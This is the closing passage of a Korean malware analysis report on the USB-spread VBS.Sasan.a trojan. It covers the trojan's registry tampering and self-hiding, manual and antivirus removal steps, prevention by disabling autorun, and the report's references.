그림 16 약 11초를 주기로 동일한 작업을 반복하는 VBS.Sasan.a Trojan

다음은 Sasan이 변조하는 레지스트리를 알아보도록 하자. Regimon을 살펴본 결과[그림 17] Sasan은 초기분석에서 예상했던 바와 동일하게 부팅 시 시작프로그램으로 등록되도록 레지스트리 값을 변조하였으며, 외부 장치가 연결되었을 때 자동실행이 수행되도록 레지스트리 값을 변조하였고, 자기 자신을 노출시키지 않기 위해서 계속적으로 레지스트리 값을 변조해 자신을 숨겼다. [그림 18]




그림 17 레지스트리 값을 변조하는 VBS.Sasan.a Trojan




그림 18 폴더 옵션을 계속 변경하여 스스로 몸을 숨기는 VBS.Sasan.a Trojan

라. 치료 방법

1) Anti-Virus 프로그램으로 치료하기

앞서 동적 분석에서 알아본 바와 같이 Sasan은 Wscript.exe를 이용하여 여러 폴더에 계속적으로 자기 자신을 복제한다. 따라서 직접 찾아서 삭제하는 방법은 무리가 있다. 그러므로 Anti-Virus 프로그램을 이용하는 것이 현명한 방법인데, 아무런 조치 없이 Anti-Virus 프로그램을 실행하여 치료를 하게 되면, 계속해서 다시 자기 자신을 복제하므로 앞서 확인한 바와 같이 계속 감염되었다는 경고창이 뜰 뿐이다. 그러므로 자기 자신을 복제하지 못하도록 하면서, 치료를 병행해 주어야 한다.

- ① Anti-virus 프로그램으로 검사를 시작함과 동시에 Ctrl + Alt + Del을 눌러 작업관리자를 연다.
- ② 작업관리자의 프로세스 탭을 선택하여 Wscript.exe를 찾는다.
- ③ Wscript.exe를 강제 종료해준다.
- ④ Anti-virus 프로그램으로 치료를 해준다.




그림 19 VBS.Sasana.a Trojan 치료 방법

2) 변조된 레지스트리 값 복원하기

앞서 동적 분석과 초기 분석에서 확인한 바와 같이 여러 레지스트리 값을 변조한다. Anti-virus 프로그램에서 변조된 레지스트리 값을 복원해 주는 경우도 있지만, 그렇지 않은 경우에는 직접 복원을 해주어야 한다. 특히, 재부팅 했을 때 시작프로그램으로 등록되어 있기 때문에 '감염증상'에서 보았던 경고창이 생기게 되는 것이다.

- ① 윈도우 키 + R을 눌러 regedit를 입력하여 실행한다.
- ② HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run에 들어가 MSDLL32와 Winboot을 삭제한다.
- ③ HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main에

들어가 Windows title을 삭제한다.

- ④ HKEY_CURRENT_USER\Software\Windows\CurrentVersion\Explorer에 들어가 NoDriveTypeAutoRun을 0x00000091로 변경해준다.



그림 20 정상 레지스트리 값(위)과 변조된 레지스트리 값(아래)



그림 21 정상 레지스트리 값(위)과 변조된 레지스트리 값(아래)

FullScreen	REG_SZ	no
Local Page	REG_SZ	C:\WINDOWS\system32\blank.htm
NoJITSetup	REG_DWORD	0x00000001 (1)
NotifyDownloadComplete	REG_SZ	no
NoUpdateCheck	REG_DWORD	0x00000001 (1)
Save_Session_History_On_Exit	REG_SZ	no
Search Page	REG_SZ	http://www.microsoft.com/isapi/redir.dll?prd=ie&ar=iesearch
Show_ChannelBand	REG_SZ	No
Show_FullURL	REG_SZ	no
Show_StatusBar	REG_SZ	yes
Show_ToolBar	REG_SZ	yes
Show_URLInStatusBar	REG_SZ	yes
Show_URLToolBar	REG_SZ	yes
Start Page	REG_SZ	http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome
Use_DlgBox_Colors	REG_SZ	yes
Window_Placement	REG_BINARY	2c 00 00 00 02 00 00 03 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff 66 00 00 00
FullScreen	REG_SZ	no
Local Page	REG_SZ	C:\WINDOWS\system32\blank.htm
NoJITSetup	REG_DWORD	0x00000001 (1)
NotifyDownloadComplete	REG_SZ	no
NoUpdateCheck	REG_DWORD	0x00000001 (1)
Save_Session_History_On_Exit	REG_SZ	no
Search Page	REG_SZ	http://www.microsoft.com/isapi/redir.dll?prd=ie&ar=iesearch
Show_ChannelBand	REG_SZ	No
Show_FullURL	REG_SZ	no
Show_StatusBar	REG_SZ	yes
Show_ToolBar	REG_SZ	yes
Show_URLInStatusBar	REG_SZ	yes
Show_URLToolBar	REG_SZ	yes
Start Page	REG_SZ	http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome
Use_DlgBox_Colors	REG_SZ	yes
Window_Placement	REG_BINARY	2c 00 00 00 02 00 00 03 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff 66 00 00 00
Windows title	REG_SZ	Hacked by Godzilla

그림 22 정상 레지스트리 값(위)과 변조된 레지스트리 값(아래)

5. 결 론

가. 예방 대책

USB Malicious Program을 예방하기 위해서는 먼저 신뢰되지 않은 웹사이트와의 접속을 삼가고, 불필요한 ActiveX나 프로그램을 다운로드 하지 않는다. 또, 공용으로 사용하는 PC에 이동식 저장매체를 사용하는 것을 자제하는 것이다. 부득이하게 사용하였을 경우에는 자신의 PC에서 이동식 저장 매체를 연결하였을 때, 자동실행을 하지 말아야 한다. 이번 분석을 통해서 대부분의 USB Malicious Program은 자동실행을 통해서 감염되는 것을 알 수 있었다. 따라서 자동실행 기능을 사용하지 않으면 대부분의 USB Malicious Program의 실행을 억제할 수 있다. 자동실행 기능은 '시작→제어판→관리도구→서비스→Shell Hardware Detection'의 서비스를 '사용 안함'으로 설정해 주면 되는데, 이 방법이 USB Malicious Program을 예방하는 가장 좋은 방법이라 할 수 있겠다. [그림 23]



그림 23 USB Malicious Program 최선의 예방책

나. 결 론

이 글을 통하여 USB Malicious Program 중의 하나인 Sasan을 분석하고 치료하는 방법에 대해 연구해 보았다. 그 결과, USB Malicious Program에 감염되면 치료하는 것이 까다롭다는 점과 상당히 귀찮아 진다는 점이다. 따라서 무엇보다 예방을 하는 것이 가장 중요하다. 마지막으로 이동식 저장 매체의 편리함을 악용하는 Malicious Program과 편의를 위해 만들어진 자동실행 기능이 악의적인 목적으로 사용되는 것에 씁쓸함을 느끼며, 이동식 저장 매체의 수요에 맞게 이동식 저장 매체 보안에 대한 연구가 필요하다고 생각된다.

6. 참고 문헌

- [1] 2005 미래유망 사업화아이템 이슈분석 차세대 메모리 (김기일 외 2명 저) - 한국과학기술정보연구원
- [2] 플래시메모리 기반 저장장치의 설계기법(임근수 외 1명 저) - 서울대학교 컴퓨터공학부
- [3] '침해 사고 대응 교육' (2009.08 대학정보보호동아리 교육) - KISA, KUCIS
- [4] 악성 코드 분석 (김슬예나) - @Xpert
- [5] 안철수 연구소 - <http://home.ahnlab.com/>
- [6] Virus Myths의 악성코드 이야기 - <http://blog.daum.net/virusmyths/>
- [7] 위키 백과 - <http://ko.wikipedia.org/>